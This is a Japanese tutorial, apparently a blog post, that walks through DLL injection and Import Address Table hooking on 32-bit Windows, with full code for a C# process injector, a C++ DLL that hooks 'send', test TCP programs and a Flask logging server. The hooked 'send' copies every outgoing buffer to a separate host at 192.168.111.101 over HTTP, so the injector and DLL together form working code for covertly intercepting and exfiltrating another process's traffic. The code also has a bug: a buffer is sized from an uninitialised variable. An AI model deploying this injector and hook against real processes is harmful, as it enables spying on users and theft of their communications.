
懐かしのWin32APIとインポートアドレステーブル(IAT)フックを用いて、簡易TCPプログラム(Windows C++ 32BIT)に通信内容をサーバーに送信しログする機能を追加する。
インポートアドレステーブル(IAT)
インポートアドレステーブル(IAT)とはDLLからインポートしている関数のアドレスが列挙されているテーブル。
Windowsで実行できるexeファイルのファーマットにはPEフォーマットという形式があり、
ロード時にメモリ上にヘッダ情報も展開され、このヘッダ情報からたどっていくことでIATを参照できる。
特定のプロセスのIATにあるターゲット関数Aのアドレスを独自の関数A_hookで書き換えることで、そのプロセスがAをコールしたときにA_hookのほうへ誘導できる。
A_hook内で元のAを呼ぶことで+αの機能追加としても利用できる。
今回はWS2_32.dllからインポートされる、通信機能を持つWin32APIの一つであるsendをフックし、別のサーバーに通信内容を転送する追加機能を持つ関数で置き換える。
DLLインジェクション
特定のプロセスのIATを書き換え別の関数A_hookへ誘導するには、そのプロセスのメモリ上にあるIATの書き換えに加え、誘導先の関数A_hookの実態がそのプロセスのメモリ上になけれならない。
この方法として、対象プロセス内に独自処理が含まれたDLLを読み込ませるDLLインジェクションという手法がある。
Win32APIを使用するDLLインジェクションの大まかな流れとしては
- VirtualAllocExで対象プロセスにインジェクトするDLLパスの文字列を書き込むためのメモリを確保
- WriteProcessMemoryでDLLパスを確保した対象プロセスのメモリに書き込み
- GetProcAddressでLoadAlibraryAのアドレスを取得
- CreateRemoteThreadで、書き込んだDLLパスアドレスを引数としてLoadLibraryAを対象プロセス内で実行
1. DLLインジェクションプログラム
DLLを対象プロセスにインジェクトするプログラムを作成する。
GUIベースで簡単に作るため、.net framework C#のフォームアプリケーションとして作成する。
- 完成形

以下のように記述することで、C#からWin32APIを直接使用できる。
[DllImport("Kernel32.dll")]
extern static IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection flProtect);
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Linq;
using System.Text;
using System.Windows.Forms;
using System.Runtime.InteropServices;
using System.Diagnostics;

namespace DLLInjector3
{
    public partial class Form1 : Form
    {

        private string targetProcessName;
        private System.Diagnostics.Process[] targetProcesses;
        private IntPtr targetProcessHandle, kernel32Handle, dllpathRemoteAddr, loadLibraryAddr;

        public Form1()
        {
            InitializeComponent();
            listBox1.Items.Clear();
            updateProcessList();
        }

        private void Form1_Load(object sender, EventArgs e)
        {

        }

        // 「インジェクトするDLL」ボタンクリック時の処理
        private void button1_Click(object sender, EventArgs e)
        {
            openFileDialog1.Filter = "DLLファイル(*.dll)|*.dll";
            // ファイル選択ダイアログ表示
            if (openFileDialog1.ShowDialog() == System.Windows.Forms.DialogResult.OK)
            {
                textBox1.Text = openFileDialog1.FileName;
            }
        }

        // 「インジェクト」ボタンクリック時の処理
        private void button2_Click(object sender, EventArgs e)
        {
            if (listBox1.SelectedIndex < 0)
            {
                MessageBox.Show("プロセスを選択してください");
                return;
            }
            if (textBox1.Text == "")
            {
                MessageBox.Show("インジェクトするDLLを選択してください");
                return;
            }
            targetProcessName = listBox1.SelectedItem.ToString();
            targetProcesses = System.Diagnostics.Process.GetProcessesByName(targetProcessName);

            MessageBox.Show("targetProcessName = " + targetProcessName);


            MessageBox.Show("PID = " + targetProcesses[0].Id.ToString());
            targetProcessHandle = OpenProcess(DesiredAccess.PROCESS_ALL_ACCESS/*DesiredAccess.PROCESS_CREATE_THREAD | DesiredAccess.PROCESS_QUERY_INFORMATION | DesiredAccess.PROCESS_VM_OPERATION | DesiredAccess.PROCESS_VM_WRITE*/, false, (uint)targetProcesses[0].Id);
            if (targetProcessHandle == (IntPtr)null)
            {
                MessageBox.Show("OpenProcess() failed");
                return;
            }

            MessageBox.Show("targetProcessHandle = " + targetProcessHandle.ToString());

            String dllpath = textBox1.Text;
            uint dllpathLength = (uint)Encoding.GetEncoding("UTF-8").GetByteCount(dllpath);
            dllpathRemoteAddr = VirtualAllocEx(targetProcessHandle, (IntPtr)null, dllpathLength + 1, AllocationType.MEM_COMMIT, MemoryProtection.PAGE_EXECUTE_READWRITE);
            if (dllpathRemoteAddr == (IntPtr)null)
            {
                MessageBox.Show("VirtualAllocEx() failed()");
                CloseHandle(targetProcessHandle);
                return;
            }
            MessageBox.Show("remoteDllpathAddr = " + dllpathRemoteAddr.ToString());

            WriteProcessMemory(targetProcessHandle, dllpathRemoteAddr, dllpath, dllpathLength + 1, (IntPtr)null);

            kernel32Handle = LoadLibrary("kernel32.dll");
            loadLibraryAddr = GetProcAddress(kernel32Handle, "LoadLibraryA");
            if (loadLibraryAddr == (IntPtr)null)
            {
                MessageBox.Show("GetProcAddress() failed()");
                CloseHandle(targetProcessHandle);
                return;
            }
            MessageBox.Show("loadLibraryAddr = " + loadLibraryAddr.ToString());

            IntPtr retval;
            retval = CreateRemoteThread(targetProcessHandle, (IntPtr)null, 0, loadLibraryAddr, dllpathRemoteAddr, 0, (IntPtr)null);
            if (retval == (IntPtr)null)
            {
                MessageBox.Show("CreateRemoteThread() failed");
                VirtualFreeEx(targetProcessHandle, dllpathRemoteAddr, (uint)(dllpath.Length + 1), FreeType.MEM_RELEASE);
                CloseHandle(targetProcessHandle);
                return;
            }

            MessageBox.Show("CreateRemoteThread retval = " + retval.ToString());

            VirtualFreeEx(targetProcessHandle, dllpathRemoteAddr, (uint)(dllpath.Length + 1), FreeType.MEM_RELEASE);
            CloseHandle(targetProcessHandle);
        }

        // 「プロセス一覧更新」ボタンクリック時の処理
        private void button3_Click(object sender, EventArgs e)
        {
            updateProcessList();
        }

        // プロセス一覧をリストボックスに表示する。
        private void updateProcessList()
        {
            Process[] processes = Process.GetProcesses();
            listBox1.Items.Clear();
            foreach (Process ps in processes)
            {
                listBox1.Items.Add(ps.ProcessName.ToString());
            }
        }

        [Flags]
        enum AllocationType
        {
            MEM_COMMIT = 0x1000,
            MEM_RESERVE = 0x2000,
        }

        [Flags]
        enum MemoryProtection
        {
            PAGE_EXECUTE_READWRITE = 0x40,
        }

        [Flags]
        enum FreeType
        {
            MEM_RELEASE = 0x8000,
        }

        [Flags]
        enum DesiredAccess
        {
            PROCESS_ALL_ACCESS = 0x1fffff,
            PROCESS_QUERY_INFORMATION = 0x400,
            PROCESS_CREATE_THREAD = 0x2,
            PROCESS_VM_OPERATION = 0x8,
            PROCESS_VM_WRITE = 0x20,
        }

        // Win32APIをインポート
        [DllImport("Kernel32.dll")]
        extern static IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection flProtect);

        [DllImport("Kernel32.dll")]
        extern static bool VirtualFreeEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, FreeType dwFreeType);

        [DllImport("Kernel32.dll")]
        extern static IntPtr OpenProcess(DesiredAccess dwDesiredAccess, bool bInheritHandle, uint dwProcessId);

        [DllImport("Kernel32.dll")]
        extern static bool CloseHandle(IntPtr handle);

        [DllImport("kernel32.dll")]
        extern static bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, String lpBuffer, uint nSize, IntPtr lpNumberOfBytesWritten);

        [DllImport("kernel32.dll")]
        extern static IntPtr LoadLibrary(String lpFileName);

        [DllImport("kernel32.dll")]
        extern static IntPtr GetProcAddress(IntPtr hModule, String lpProcName);

        [DllImport("kernel32.dll")]
        extern static IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
    }
}
2. インジェクトされるDLL
ターゲットプロセスにインジェクトされるDLLを作成する。
このDLLのやることは、DLLが対象プロセスにアタッチされた時に、ターゲットプロセスのIATからsendを探し、誘導先の独自関数hookSendProcのアドレスで書き換える。
IAT書き換えクラス
# include <windows.h>
# include <string>
# include <vector>
# include <iostream>
# include <iomanip>
# include <tchar.h>
# pragma comment(lib, "user32.lib")
using namespace std;

typedef int (__stdcall *OrgSend)(SOCKET, const char *, int, int);
typedef int (__stdcall *OrgRecv)(SOCKET, char *buf, int, int);

typedef struct {
    string    symbolName;
    BYTE*    address;
    BYTE*    addressInIAT;
    DWORD    ordinal;
} SYMBOLINFO, *PSYMBOLINFO;

typedef struct {
    string dllName;
    vector<SYMBOLINFO> symbolInfo;
} IMPORTDLLINFO, *PIMPORTDLLINFO;

class IATHooker {

private:
    vector<IMPORTDLLINFO> mImportDllInfo;
    BYTE* mBaseAddr;
    IMAGE_DOS_HEADER *mpImageDosHeader;
    IMAGE_NT_HEADERS *mpImageNtHeader;
    IMAGE_FILE_HEADER *mpImageFileHeader;
    IMAGE_OPTIONAL_HEADER *mpImageOptionalHeader;
    IMAGE_SECTION_HEADER *mpImageSectionHeader;
    IMAGE_DATA_DIRECTORY *mpImageDataDirectory;
    IMAGE_IMPORT_DESCRIPTOR *mpImageImportDescriptor;

public:
    IATHooker();
    virtual ~IATHooker();
    void analyzeIAT();
    DWORD hookBySymbol(string dllname, string symbol, DWORD hookProc);
    DWORD hookByOrdinal(string dllname, DWORD ordinal, DWORD hookProc);
    void showImportInfo();
    SYMBOLINFO* findSymbol(string dllname, string symbol);
    SYMBOLINFO* findOrdinal(string dllname, DWORD ordinal);
    bool rewriteIAT(DWORD addr, DWORD hookProc);

};
# include "IATHooker.h"

IATHooker::IATHooker()
{
    mBaseAddr = (BYTE *)GetModuleHandle(NULL);
    if (mBaseAddr == NULL)
    {
        MessageBox(NULL, "GetModuleHandle() failed", "", MB_OK);
        return;
    }
    mpImageDosHeader = (IMAGE_DOS_HEADER*)mBaseAddr;
    mpImageNtHeader = (IMAGE_NT_HEADERS*)(mBaseAddr + mpImageDosHeader->e_lfanew);
    mpImageFileHeader = (IMAGE_FILE_HEADER*)((BYTE*)mpImageNtHeader + sizeof(DWORD));
    mpImageOptionalHeader = (IMAGE_OPTIONAL_HEADER*)(mpImageFileHeader + 1);
    mpImageSectionHeader = (IMAGE_SECTION_HEADER*)(mpImageNtHeader + 1);
    mpImageDataDirectory = (IMAGE_DATA_DIRECTORY*)(mpImageOptionalHeader->DataDirectory);
    mpImageImportDescriptor = (IMAGE_IMPORT_DESCRIPTOR*)(mBaseAddr + mpImageDataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress);

    analyzeIAT();

}

IATHooker::~IATHooker()
{

}

void IATHooker::analyzeIAT()
{
    IMAGE_IMPORT_DESCRIPTOR *piid;
    IMAGE_THUNK_DATA *pIAT;
    IMAGE_THUNK_DATA *pINT;
    piid = mpImageImportDescriptor;

    while(piid->Name)
    {

        IMPORTDLLINFO dllinfo;
        SYMBOLINFO symbolinfo;
        dllinfo.dllName = (LPSTR)(mBaseAddr + piid->Name);

        pIAT = (IMAGE_THUNK_DATA*)(mBaseAddr + piid->FirstThunk);
        pINT = (IMAGE_THUNK_DATA*)(mBaseAddr + piid->OriginalFirstThunk);

        while (pINT->u1.Function)
        {
            symbolinfo.address = (BYTE*)(pIAT->u1.Function);
            symbolinfo.addressInIAT = (BYTE*)(&pIAT->u1.Function);
            if ( pINT->u1.AddressOfData & 0x80000000 )
            {
                symbolinfo.ordinal = (DWORD)(pINT->u1.AddressOfData ^ 0x80000000);
            }
            else
            {
                symbolinfo.symbolName = (LPSTR)(((IMAGE_IMPORT_BY_NAME*)(mBaseAddr + pINT->u1.AddressOfData))->Name);
            }

            dllinfo.symbolInfo.push_back(symbolinfo);
            pIAT++;
            pINT++;
        }

        mImportDllInfo.push_back(dllinfo);
        piid++;
    }
}

void IATHooker::showImportInfo()
{
    cout << hex << showbase << uppercase;
    cout << "BASEADDR : " << (DWORD)mBaseAddr << endl;
    for (int i = 0; i < mImportDllInfo.size(); i++)
    {
        cout << mImportDllInfo[i].dllName << endl;

        for (int j = 0; j < mImportDllInfo[i].symbolInfo.size(); j++)
        {
            cout << setw(10) << left << " " << setw(16) << left  << (DWORD)mImportDllInfo[i].symbolInfo[j].address << setw(16) << left  << (DWORD)mImportDllInfo[i].symbolInfo[j].addressInIAT << setw(30) << left << mImportDllInfo[i].symbolInfo[j].symbolName << endl;
        }
    }
}

SYMBOLINFO* IATHooker::findSymbol(string dllname, string symbol)
{
    for (int i = 0; i < mImportDllInfo.size(); i++)
    {
        if( mImportDllInfo[i].dllName != dllname)
        {
            continue;
        }
        for (int j = 0; j < mImportDllInfo[i].symbolInfo.size(); j++)
        {
            MessageBox(NULL, mImportDllInfo[i].symbolInfo[j].symbolName.c_str(), "", MB_OK);
            if (mImportDllInfo[i].symbolInfo[j].symbolName == symbol)
            {
                return &mImportDllInfo[i].symbolInfo[j];
            }
        }
    }
    return NULL;
}

SYMBOLINFO* IATHooker::findOrdinal(string dllname, DWORD ordinal)
{
    for (int i = 0; i < mImportDllInfo.size(); i++)
    {
        if( mImportDllInfo[i].dllName != dllname)
        {
            continue;
        }
        for (int j = 0; j < mImportDllInfo[i].symbolInfo.size(); j++)
        {
            if (mImportDllInfo[i].symbolInfo[j].ordinal == ordinal)
            {
                return &mImportDllInfo[i].symbolInfo[j];
            }
        }
    }
    return NULL;
}

DWORD IATHooker::hookBySymbol(string dllname, string symbol, DWORD hookProc)
{
    SYMBOLINFO *si;
    DWORD dwOrgProc;

    si = findSymbol(dllname, symbol);
    if(si == NULL)
    {
        MessageBox(NULL, "Symbol not found.", "", MB_OK);
        return 0;
    }

    dwOrgProc = (DWORD)si->address;
    if(!rewriteIAT((DWORD)si->addressInIAT, hookProc))
    {
        MessageBox(NULL, "IATHooker::rewriteIAT() failed", "", MB_OK);
        return 0;
    }

    return dwOrgProc;
}

DWORD IATHooker::hookByOrdinal(string dllname, DWORD ordinal, DWORD hookProc)
{
    SYMBOLINFO *si;
    DWORD dwOrgProc;

    si = findOrdinal(dllname, ordinal);
    if(si == NULL)
    {
        MessageBox(NULL, "Ordinal not found.", "", MB_OK);
        return 0;
    }

    dwOrgProc = (DWORD)si->address;
    if(!rewriteIAT((DWORD)si->addressInIAT, hookProc))
    {
        MessageBox(NULL, "IATHooker::rewriteIAT() failed", "", MB_OK);
        return 0;
    }

    return dwOrgProc;
}

bool IATHooker::rewriteIAT(DWORD addr, DWORD newProc)
{
    DWORD dwOldProtect;

    VirtualProtect((LPVOID)addr, 4, PAGE_READWRITE, &dwOldProtect);
    *((DWORD*)addr) = newProc;
    VirtualProtect((LPVOID)addr, 4, dwOldProtect, &dwOldProtect);

    return true;
}
IATHookerを使用してsendを書き換えるdll
# include <windows.h>
# include <stdlib.h>
# include <string>
# include <winhttp.h>
# include "IATHooker.h"
# pragma comment(lib, "winhttp.lib")

OrgSend orgSend;
OrgRecv orgRecv;

int __stdcall hookSendProc(SOCKET s, const char *buf, int len, int flags)
{
    size_t size;
    wstring url;
    vector<WCHAR> wbuf(size);
    HINTERNET hSession, hConnect, hRequest;
    URL_COMPONENTS uc;
    WCHAR szHostName[256], szUrlPath[2048];

    while(true)
    {
        mbstowcs_s(&size, NULL, 0, buf, 0);
        mbstowcs_s(&size, wbuf.data(), wbuf.size(), buf, strlen(buf));

        url = L"http://192.168.111.101/log?";
        url += L"senddata=";
        url += wbuf.data();

        hSession = WinHttpOpen(L"SendRecvHook", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY, WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
        if (hSession == NULL)
        {
            MessageBox(NULL, "WinHttpOpen() failed", "", MB_OK);
            break;
        }

        ZeroMemory(&uc, sizeof(URL_COMPONENTS));
        uc.dwStructSize            = sizeof(URL_COMPONENTS);
        uc.lpszHostName            = szHostName;
        uc.dwHostNameLength        = sizeof(szHostName) / sizeof(WCHAR);
        uc.lpszUrlPath            = szUrlPath;
        uc.dwUrlPathLength        = sizeof(szUrlPath) / sizeof(WCHAR);

        if (!WinHttpCrackUrl(url.data(), url.size(), 0, &uc))
        {
            WinHttpCloseHandle(hSession);
            MessageBox(NULL, "WinHttpCrackUrl() failed", "", MB_OK);
            break;
        }

        hConnect = WinHttpConnect(hSession, szHostName, 5000/*INTERNET_DEFAULT_PORT*/, 0);
        if (hConnect == NULL)
        {
            WinHttpCloseHandle(hSession);
            MessageBox(NULL, "WinHttpConnect() failed", "", MB_OK);
            break;
        }

        hRequest = WinHttpOpenRequest(hConnect, L"GET", szUrlPath, NULL, WINHTTP_NO_REFERER, WINHTTP_DEFAULT_ACCEPT_TYPES, 0);
        if (hRequest == NULL)
        {
            WinHttpCloseHandle(hConnect);
            WinHttpCloseHandle(hSession);
            MessageBox(NULL, "WinHttpOpenRequest() failed", "", MB_OK);
            break;
        }

        if (!WinHttpSendRequest(hRequest, WINHTTP_NO_ADDITIONAL_HEADERS, 0, WINHTTP_NO_REQUEST_DATA, 0, 0, 0))
        {
            WinHttpCloseHandle(hRequest);
            WinHttpCloseHandle(hConnect);
            WinHttpCloseHandle(hSession);
            MessageBox(NULL, "WinHttpSendRequest() failed", "", MB_OK);
            break;
        }

        WinHttpCloseHandle(hRequest);
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
        break;
    }
    MessageBox(NULL, buf, "Send is called", MB_OK);

    return (*orgSend)(s,buf,len,flags);
}

int __stdcall hookRecvProc(SOCKET s, char *buf, int len, int flags)
{
    MessageBox(NULL, buf, "Recv is called", MB_OK);

    return (*orgRecv)(s, buf, len, flags);
}


BOOL WINAPI DllMain(HINSTANCE hModule, DWORD dwReason, LPVOID)
{
    IATHooker srh;

    switch (dwReason)
    {
    case DLL_PROCESS_ATTACH:
        MessageBox(NULL, "DLL injected.", "", MB_OK);
        orgSend = (OrgSend)srh.hookByOrdinal("WS2_32.dll", 19, (DWORD)hookSendProc);
        //orgSend = (OrgSend)srh.hookBySymbol("WS2_32.dll", "send", (DWORD)hookSendProc);  // ※名前(symbol)の情報が入っていないので序数(ordinal)からしか取得できない。
        //orgRecv = (OrgRecv)srh.hookByOrdinal("WS2_32.dll", 16, (DWORD)hookRecvProc);
        break;
    }

    return TRUE;
}
関数名等シンボル情報はシンボルテーブルにあるが、関数名が含まれていない場合もあり、その場合は序数(ordinal)から探す。
序数は、コマンドプロンプトから以下コマンドで確認できる。(sendの場合は19)
>dumpbin /EXPORTS "C:\Windows\System32\WS2_32.dll" | findstr send
         19   BE 0000BA40 send
         20   BF 0000F0B0 sendto
3. ターゲットプロセス
https://www.katto.comm.waseda.ac.jp/~katto/Class/GazoTokuron/code/socket.html
あたりを参考に、機能追加する適当な簡易TCPサーバーとsendを使用したTCPクライアントターゲットプログラムを作成する。
TCPサーバー
# include <stdio.h>
# include <winsock2.h>
# include <ws2tcpip.h>

# pragma comment(lib, "ws2_32.lib")

# define BUFFER_SIZE 256

int
main() {
  /* ポート番号、ソケット */
  unsigned short port = 9876;
  int srcSocket;  // 自分
  int dstSocket;  // 相手

  /* sockaddr_in 構造体 */
  struct sockaddr_in srcAddr;
  struct sockaddr_in dstAddr;
  int dstAddrSize = sizeof(dstAddr);

  /* 各種パラメータ */
  int numrcv;
  char buffer[BUFFER_SIZE];

  /************************************************************/
  /* Windows 独自の設定 */
  WSADATA data;
  WSAStartup(MAKEWORD(2,0), &data);

  /* sockaddr_in 構造体のセット */
  memset(&srcAddr, 0, sizeof(srcAddr));
  srcAddr.sin_port = htons(port);
  srcAddr.sin_family = AF_INET;
  srcAddr.sin_addr.s_addr = htonl(INADDR_ANY);

  /* ソケットの生成 */
  srcSocket = socket(AF_INET, SOCK_STREAM, 0);

  /* ソケットのバインド */
  bind(srcSocket, (struct sockaddr *) &srcAddr, sizeof(srcAddr));

  /* 接続の許可 */
  listen(srcSocket, 1);

  /* 接続の受付け */
  printf("Waiting for connection ...\n");
  dstSocket = accept(srcSocket, (struct sockaddr *) &dstAddr, &dstAddrSize);
  printf("Connected from %s\n", inet_ntoa(dstAddr.sin_addr));

  /* パケット受信 */
  while(1) {
    numrcv = recv(dstSocket, buffer, BUFFER_SIZE, 0);
    if(numrcv == 0 || numrcv == -1) {
      //status = closesocket(dstSocket); break;
      closesocket(dstSocket); break;
    }
    printf("received: %s\n", buffer);
  }

  /* Windows 独自の設定 */
  WSACleanup();
}
# include <stdio.h>
# include <winsock2.h>
# include <ws2tcpip.h>

# pragma comment(lib, "ws2_32.lib")

int
main() {
  /* IP アドレス、ポート番号、ソケット */
  char destination[80];
  unsigned short port = 9876;
  int dstSocket;

  /* sockaddr_in 構造体 */
  struct sockaddr_in dstAddr;

  /* 各種パラメータ */
  int status;
  int numsnt;
  //char *toSendText = "test";
  char toSendText[256];

  /************************************************************/

  /* Windows 独自の設定 */
  WSADATA data;
  WSAStartup(MAKEWORD(2,0), &data);

  /* 相手先アドレスの入力 */
  printf("Connect to ? : (name or IP address) ");
  scanf("%s", destination);

  /* sockaddr_in 構造体のセット */
  memset(&dstAddr, 0, sizeof(dstAddr));
  dstAddr.sin_port = htons(port);
  dstAddr.sin_family = AF_INET;
  dstAddr.sin_addr.s_addr = inet_addr(destination);

  /* ソケット生成 */
  dstSocket = socket(AF_INET, SOCK_STREAM, 0);

  /* 接続 */
  printf("Trying to connect to %s: \n", destination);
  connect(dstSocket, (struct sockaddr *) &dstAddr, sizeof(dstAddr));

  /* パケット送出 */
  while (1) {
    printf("Input senddata >\n");
    if (fgets(toSendText, 256, stdin) == NULL) {
        break;
    }
    printf("sending...\n");
    send(dstSocket, toSendText, strlen(toSendText)+1, 0);
    //Sleep(1000);
    //getchar();
  }

  /* Windows 独自の設定 */
  closesocket(dstSocket);
  WSACleanup();
}
4. データを受け取りログするサーバーを立てる。
Webフレームワークのflaskを用いて、送られてきたデータをprintするだけの簡易サーバーをpythonでたてる。
$ pip install flask
from flask import Flask, request, Response
app = Flask(__name__)

@app.route('/log')
def log():
    senddata = request.args.get('senddata')
    print('{} : {}'.format(request.remote_addr, senddata))
    res = Response()
    res.status_code = 200
    return res

if __name__ == '__main__':
    app.run(debug=False, host='0.0.0.0')
$ python logger_server.py
5. 検証
- TCPサーバーとTCPクライアントを実行しお互いにconnectする。
>TargetTcpClient
Connect to ? : (name or IP address) 127.0.0.1
Trying to connect to 127.0.0.1:
Input senddata >
>TargetTcpServer
Waiting for connection ...
Connected from 127.0.0.1

- DLLインジェクションプログラムでSendRecvHooker.dllをTCPクライアントへインジェクトする。
- TCPクライアントから適当な文字列を送信してみる。
>TargetTcpClient
Connect to ? : (name or IP address) 127.0.0.1
Trying to connect to 127.0.0.1:
Input senddata >
sending...
Input senddata >
test1
sending...
ログサーバー

差し替えた独自のhook_send_procが呼ばれログサーバーにも通信内容が転送されていることが確認できる。